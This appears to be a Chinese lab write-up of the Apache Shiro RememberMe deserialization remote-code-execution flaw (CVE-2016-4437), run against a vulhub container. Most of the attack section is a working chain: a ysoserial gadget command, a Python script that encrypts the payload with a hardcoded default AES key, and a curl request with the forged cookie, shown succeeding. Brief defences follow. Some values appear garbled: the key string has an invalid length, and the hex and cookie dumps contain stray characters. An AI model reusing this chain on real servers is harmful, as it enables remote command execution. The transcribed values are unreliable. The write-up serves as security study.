

简介

Apache Shiro是一个强大易用的Java安全框架，提供了认证、授权、加密和会话管理等功能。Shiro框架直观、易用，同时也能提供健壮的安全性。

漏洞原理

Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后会生成经过加密并编码的cookie。在服务端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏洞。

那么，Payload产生的过程：

- **命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值**


在整个漏洞利用过程中，比较重要的是AES加密的密钥，如果没有修改默认的密钥那么就很容易就知道密钥了,Payload就可以构造了。

影响版本： Apache Shiro < 1.2.4

特征： 返回包中包含rememberMe=deleteMe字段。


AES加密方式


CBC：需要初始IV，相同明文得到不同的密文。shiro采用的正是这种加密模式



1. **IV（初始化向量）**：第一个明文块先与随机 IV 异或，再加密。
2. **链式反应**：每个明文块加密前，都要先与**前一个密文块**异或。
3. **雪崩效应**：即使明文相同，只要 IV 或前一个密文不同，最终密文就完全不同。

EBC：不需要初始IV，相同明文会得到相同密文。





漏洞利用

登陆请求：

Request

PrettyRawHex

```
1 POST /doLogin HTTP/1.1
2 Host: 192.168.230.143:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0)
  Gecko/20100101 Firefox/153.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://192.168.230.143:8080
10 Connection: keep-alive
11 Referer: http://192.168.230.143:8080/doLogin
12 Cookie: JSESSIONID=906A983AC7594F791217EFDFOE3DF2DD
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=vulhub&rememberme=remember-me
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200
2 Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sat, 29-Aug-2026 06:49:16 GMT
3 Set-Cookie: rememberMe=Nfd8Wj9ni1Z3wkzHWBLtEDu5k90K82WXZgRANLG3KcK/4U7+DF19z+o0q7otIx0WNgoPX7qE8tr0KVnZd2iDNjIsvNWEYry0OrKVcAqsW26BUzR3l2k+mh1HtVFmiYCwIkg1LgycK1F10U1LVJ3czBWgn7lAo9D6vaw/qBS36p0o08ey9mCOPX1NONgeImpVxrFr9lWk2lIze6wpZuL/tJjP6lB0q6p00GVMnfFSZrUcYUjmbLxkxvCPVqBq7MkBo4j3LEJuqUrQKuEUF10+naRr41U1Vq/QcGvJAfqiPK7Ym+dKEeQzTy9YgnLc8zXhz+iy95KtS17sBYwrfCyfDZjgmM94aeK0HXlT8YPrINXGr8vWyzMBSxdk3PFtttrgWVEcppBC1bZfiKkfMiGqMiWiTQYjydNrN80XSEvKjohJ80VQncc7G7hQXDFQTrxIqb0Eg+niGlnL2Uv5dQDIsnsA9cRFLJqF3NPSYLDa01d2HxJtUB4WnyeHP0DqtkjVJ5i43K3qt7XuSC7SGUtQ==; Path=/; Max-Age=31536000; Expires=Mon, 30-Aug-2027 06:49:16 GMT; HttpOnly
4 Content-Type: text/html; charset=UTF-8
5 Content-Language: zh-CN
6 Date: Sun, 30 Aug 2026 06:49:16 GMT
7 Keep-Alive: timeout=60
8 Connection: keep-alive
9 Content-Length: 184
10
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14 <meta charset="UTF-8">
15 <title>
16   Congrats
```

第一次登陆并勾选rememberme后的数据包都自带rememberMe字段

Request

PrettyRawHex

```
1 GET /doLogin HTTP/1.1
2 Host: 192.168.230.143:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0)
  Gecko/20100101 Firefox/153.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: JSESSIONID=906A983AC7594F791217EFDFOE3DF2DD ; rememberMe=ZQ0Y+Mw6y2fnkO08kjRbEXbrCp10hBwM4oW67YzBA+jXSq8f7xumrhkh1/p9GouQ5Sv04Hi3sLZVQ6wCxCobzvRjtbRJ81s1258UJFmzBGzBAj4jxkNm3AYbr3Up1B1UZHfNzNcNJC0F4KA5EzbeSW7Ro7SIneg6H1RmsxRfmMypT0i4eBkzNYTBOHfaUyddStgOp4XdoAYzXqzm+P2F92RwP TL607s8jwGLsIn3icowh0+PK9x1LGmfntNyV7rDkBFuUWnCINQ6dEN6jtopP3r9KMNSHdngr8AYbAmRk3l19cXOG2fbVXSUj8CPD8RvUotZ3GMXoKaTwcyQN2gophy+M5oHiQSe+F6X1o5nccIFLfkDGLnSwpSG1+jVdWMhczXcvDqnuuygF+luOMOHocckiuFVqWNIb+JDY9VJ3ZeTyol+I0v5y2JTz0BeFhmDNxrBxOmpLTHQvwO6dxusblZF2pox93TWDK1TM1h1L65yCxQdQpidxX5tY1Xxy8mwULvwmPk+dBtqw==
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 405
2 Set-Cookie: JSESSIONID=E2A597C298E1A79E049FFCF4675BF840 ; Path=/; HttpOnly
3 Allow: POST
4 Content-Type: text/html; charset=UTF-8
5 Content-Language: zh-CN
6 Date: Sun, 30 Aug 2026 08:27:20 GMT
7 Keep-Alive: timeout=60
8 Connection: keep-alive
9 Content-Length: 143
10
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14 <meta charset="UTF-8">
15 <title>
16   Error
17 </title>
18 </head>
19 <body>
20   <p>
21     login error
22   </p>
```

rememberMe的生成过程

java对象=》序列化=》AES加密=》base64加密=》写入Cookie中

这里AES是硬编码进源码中的导致攻击者获取到AES密钥后很容易就构造恶意payload

运行shiro容器中/tmp目录为被攻击时

```
[root@192 CVE-2016-4437]# docker exec -it a331236be835 /bin/bash
root@a331236be835:/# ls /tmp
hsperfdata_root tomcat-dochbase.5889032521255868521.8080 tomcat.2570529891718541091.8080
root@a331236be835:/#
```

1: 生成恶意Java对象的序列化

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections6 "touch /tmp/hacked" > payload.ser
```

用kali生成恶意java对象的序列化payload，这个payload运行的命令是 touch /tmp/hacked 在/tmp目录下创建一个hacked文件

```
(root@kali)~/opt/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections6 "touch /tmp/hacked" > payload.ser
(root@kali)~/opt/ysoserial/target# ls
archive-tmp  classes  generated-sources  generated-test-sources  maven-archiver  maven-status  payload.ser  test-classes  ysoserial-0.0.6-SNAPSHOT-all.jar  ysoserial-0.0.6-SNAPSHOT.jar
```

2: 读取序列化数据AES加密(CBC模式+硬编码密钥)

```
import base64, os
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# 1. 读取序列化数据
with open("payload.ser", "rb") as f:
    data = f.read()
print(f"[*] 读取 {len(data)} 字节")

# 2. AES 加密 (CBC)
KEY = base64.b64decode("kPH+bIxk5D2deZiIxcAAA==")
iv = os.urandom(16)
encrypted = AES.new(KEY, AES.MODE_CBC, iv).encrypt(pad(data, AES.block_size))

# 3. 不进行 Base64 编码，直接输出二进制数据
iv_plus_cipher = iv + encrypted
#IV + 密文 把 IV 拼在密文前面 读取前 16 字节作为 IV，剩余作为密文 ✅ 解密端能提取 IV

# 输出方式选择：
# 方式A: 直接写入二进制文件（原始密文）
with open("rememberMe.bin", "wb") as f:
    f.write(iv_plus_cipher)
print("[✓] 已保存到 rememberMe.bin (二进制格式)")

# 方式B: 以十六进制形式显示
print(f"\n[*] 十六进制形式:\n{iv_plus_cipher.hex()}")

# 方式C: 直接打印原始字节（会乱码，不建议）
# print(iv_plus_cipher)
```

```
(root@kali) ~ /opt/yoserial/target
# python3 aesEncode.py
[*] 读取 1200 字节
[*] 已保存到 rememberMe.bin (二进制格式)

[*] 十六进制形式:
5e4a513a7c5b31c9e4271a242b09f82c99e0d75310a9655f88cae4c3fa9b9cde551a66b3c479470f95831f97d24cbe957c7b957f65317b108f75c0e2284a392a87688f7612e2311772a8cc4b7193df3c4dc862c1e6ac96a26f91390b0f4f5c892a2ada3a14b67fedaa4a0b8ac2c4b48728a6f0d4972900ef539c1788e
2e31d40f807d8c5f7fbae4c5eb9a5e5f6292721a3c8b00b6a330b99a84aeb8a616dd5d311c030921c1c83e25cdd0f779e975a7048bd54a40891a9f6b9f13ba785d6913c0029d8730b0a8c24b067664d4d110b9649b202959e7e1214ba40879b990b67d63377338a234ccebba5c4d0b3e51a41
70ddc98b2963ac0280dcecf47bc7c2844be306457fc8027759699d41206ec34f3574722581be446e2a34ce405ee8b1f10859f8a2774a31fa019f5e653ddf126d40b49b50f55cc09a99f8a807091f12202d26e31272b3e807cf3a82ddfe0b48be08a999e07088a16ca698bb236315092e8ff94982677155d0d9df1e29
4c4b9d872c807d2c2510eeff861e60d3c96bd49d528e9cc1519efbd5c379a22829713bc95c58eab0ad8d47ef3640ee1587805184df40663ebf3815f5a3aa17616fd128a98f6884c3bcacfacd859c37b196e6e71d0981509ca1957378aa544fae35a0abdf64296ba787c3de0b2d2ab44f95337c5801e402a3539aed43f62f1
78b0bd569103580ab071f1a2c488e67b2195e024dddfb3191315ac557f8f58a17af5438709d9a21c2696e7c941d48f8f61a6f649fa80a4512730877eb1d010a020505cfebf2f6352e4544c405ea6cc24e02767a333602aeb73041030444b0d234f5b2786f3e57b3495e0da2c76f5806da0a4317dadce9ae9916
c13ac316a0b0a1159d7c0a65977fa5c72395a167ac08277867e1ff2906c3838a792faab833c19f0eccc9e53f8c3f80e380e98a2a5b5da2e99adb7c70956d8a7dc95abdbdc52a0745236dedf5e0a4d599b6a6868511450448086e4cd3d13100446d7400742f930039f57067c01f4f3c4d39f6330856f
5a6b1d49eed4b86788cbbc55f333c73d4f1de94b97bb99a8a6079a98528f3c54b8f90f47cdae63cbeaa700aae1f3ba16f07386b163b08571f884ad6295990ae1538a7f8d7d66a090b87a473046907a6ae2a896ae5c23d0d27f9c3ca63ce9a32e925595c44e249dbf53766d530966222c4cb0670158ba245
db79a537e1f1074002f201d43a518b5ed7a7e3d26a11610f1c48c996776d795ff9cb1c163cdc680903de04567f66a28b2ad2c1069f04a2477b73e47f6c50a1c4c99c80eb0ab7087568f6d6ba98b6dd6a985184561baf680749639375a8ca0a81da0211a77b1c90ed069746cb7b15e225a3ff9e6db0763a90ba4be0
c16f0903ca0103096cd07b054546f3338aa799a11dc005c8cdcc09012c08135c08600a0d20372227a18661cc47cd2bb882d7f13c0a3c07613c5dddf677485749790d1f0b71b8c4a0d290599c4d6ac5e743cabbe0c32a3527b33aed710b7915d08dc70e5129e8e0b04e0a0c99a277ba59
afC31d8e07a0b8c3bf07f7e6a0ba0b9e510f74f54c92da0d9fd90561fab0697aba12ad5a486b0db9a79aa60bf3f403135ca633ac5784d94fb91d954284123dc0d3627ba0c8b1c3b88091adf22e73231bf1e8d00a0b9f5c5477429dc15cd1358e04fb75f5e91f93672ad40eb379d1a8502799c573871527eb7b3
9a0a13ac7b3c2722e9478e596847366d1e054246db05330385b2a27ad10f20a5c69353919bb678bc3b44e57edfd66ee39
```

3: base64加密二进制AES加密后的数据

```
base64 -w 0 rememberMe.bin > rememberMe.txt ; cat rememberMe.txt
```

4: 替换cookie

```
curl -v -H "Cookie: rememberMe=$(cat rememberMe.txt)"
http://192.168.230.143:8080/
```

```
(root@kali) ~ /opt/yoserial/target
# curl -H "Cookie: rememberMe=$(cat rememberMe.txt)" http://192.168.230.143:8080/
* Trying 192.168.230.143:8080...
* Established connection to 192.168.230.143 (192.168.230.143 port 8080) from 192.168.230.141 port 41298
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 192.168.230.143:8080
> User-Agent: curl/7.20.0
< Accept: */*
< Cookie: rememberMe=XkC1E6nF1zw25C8aJC25+Cy2XNdTEEL1XAJKSM97qbw0VRpm8RSRw+Vg/n3/STL52x7LX+FMXsQJ3XA4LH0S0h9I92Eu1Xf/KozEtXk988TcJ1weas1qJvKtK19PK1qkto6QJn722qxAuKwZL+C1m/UHhKQDvU5wK1GpHJUD+89PF/yuuuMWCr1e91AnIaPK1QZ7eJel+a0EvoOmFndWJEcBCC5CwFJ
eJCS3yep1RWnFVRqGGp3HufT11daRXAqKd1zKngqYk12dmWTRJbUwSakgOVznA5FLRIZ5v3C2z7J3V2Kw40Xa61cR1A+UaShcN3cmLW0w6cgN709PHwoRL4wZFf8gCd1pnlUfYBwa081dH1lgb5Ebi0zkheGLHCFnwondXMF0bn151Pd85SW0WKFv1bM1Q5Z+ogHCR8S1C0tbJEvKz6HJzzqC3f4LSL4ISZngc1IhKkAYaYn
JfBouY7J3mdV02Z4pTe2uYyAfwSE071vEPNp3a9du0ucwVGe+9D0e21aIOEYyXVY6rCtUfVWKnDuF6aUUTYQ0q+czgv90a0kNW/TKX0paPTDvKbZvW6N70bucicYFm0vG316mK+u6cFz2Qba6eWPAKAKRP1U6W0W0qNtm10P1v4cFCYmZvNf6a3hX0s013ueyQW4CTd70XkKzFVYJ1hVvW05Za1c3j0nydY
k3kmpZ3eYETTFZeaH4dJQcmay1zsvvL1LVk51b0w4b5fmoZnKut4B81Dp491Z15nnnPlEzX2Xv25c29nht1e0uFz26u0kU05Mmm1ZxWZZ+1115J2Q0ecY23juaFg03K0Q95KoswZAKTheeY/s0p0r1AT1C0aLp0a6Z/K2a1b10p9230m1bz3kqdfT231Jb07K1d0wZ028Z8G3U1Zv1vM0Kw0kbWMAFc+U
Dn187K8Fz3X0NFYzMFVWmUX1J7f3Lq6eJzLzLXez521Phell17UsqYHmpH5JzxUuPKPT3za5jy+qnAEth+zuhhwca7F3uAWX/AhK1L1LZE7NJA3J3XfWagKlH6r28GkHpaq1lW6wQWMA+CPKY+yAmKlWwX4knb/Fdm1CWY1LyeWbNAV16JF231Hz2/HEHoAKv1BTPR117Xp+PsaHPhnxIz2bHbK1f+csscF3zc4K03ZFZ/S
qLKtY8BP8EQd07cRfDfChymcyA6m3G97a0nldbjpHfhuvaL435N1qMokgdrSead7HJDT8pGj3sVg1XJ/55rTHJj0UkvGvWB3A7mEDC0mZbchtUUVfU4ZuFBBADLgNsgvECJ85J0E1ZYImK0K0Ngy1ehhM01H25G4ZC1/E8Z2wdho17d/rf0bX75D0H5/08auMSA0q1lCtTMTf7Z08q7BAMQ1J7E07ZC05FD0Y
nvLEp3oJgK4Gy2zndPzr0bdu026Cl3v/Lr5106561EPLXuySvan720Vh1perAKCk0h0m05aea5g+9AMTAYZrLkV4TZ7kdLUCEJUM0YmmyLHL1Urf1UcyM07+0VAKX5/Fxh0KcF0a0a0P19kTrK2cq1A6ze0dG0Uc2aX0HP5+zmgoTqez4ydyvR45ZaEc2zngVcrt1cTMDh0K1FaEP10G10m7L4v0ESK7
F1m00m=
* Request completely sent off
< HTTP/1.1 302
< Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires-Sat, 29-Aug-2026 08:23:51 GMT
< Location: http://192.168.230.143:8080/login?jssessionid=31620709b40b380ASBDF9C21B8E95E
< Content-Length: 0
< Date: Sun, 30 Aug 2026 08:23:51 GMT
* Connection #0 to host 192.168.230.143:8080 left intact
```

攻击成功！容器中生成了hacked文件

```
root@q331236be835:/# ls /tmp
hacked hsuperfdata_root tomcat-dochbase.5889032521255868521.8080 tomcat.2570529891718541091.8080
root@q331236be835:/#
```

攻击时出现 rememberMe=deleteMe，是因为你的恶意数据在反序列化过程中触发了异常，Shiro为了安全，强制把这条有问题的 Cookie 删除了。但值得注意的是，命令执行发生在“删除”这个动作之前。

防护

升级版本 + 换掉默认密钥 + 限制反序列化类。

补充shiro721

Shiro-721就是：即使你换了默认密钥，只要用的是AES-CBC加密模式，攻击者拿到一个合法Cookie后，就能像“猜密码”一样，通过不断给服务器发篡改改过的密文并观察报错，逐字节还原出加密内容，最终伪造出能执行命令的恶意Cookie。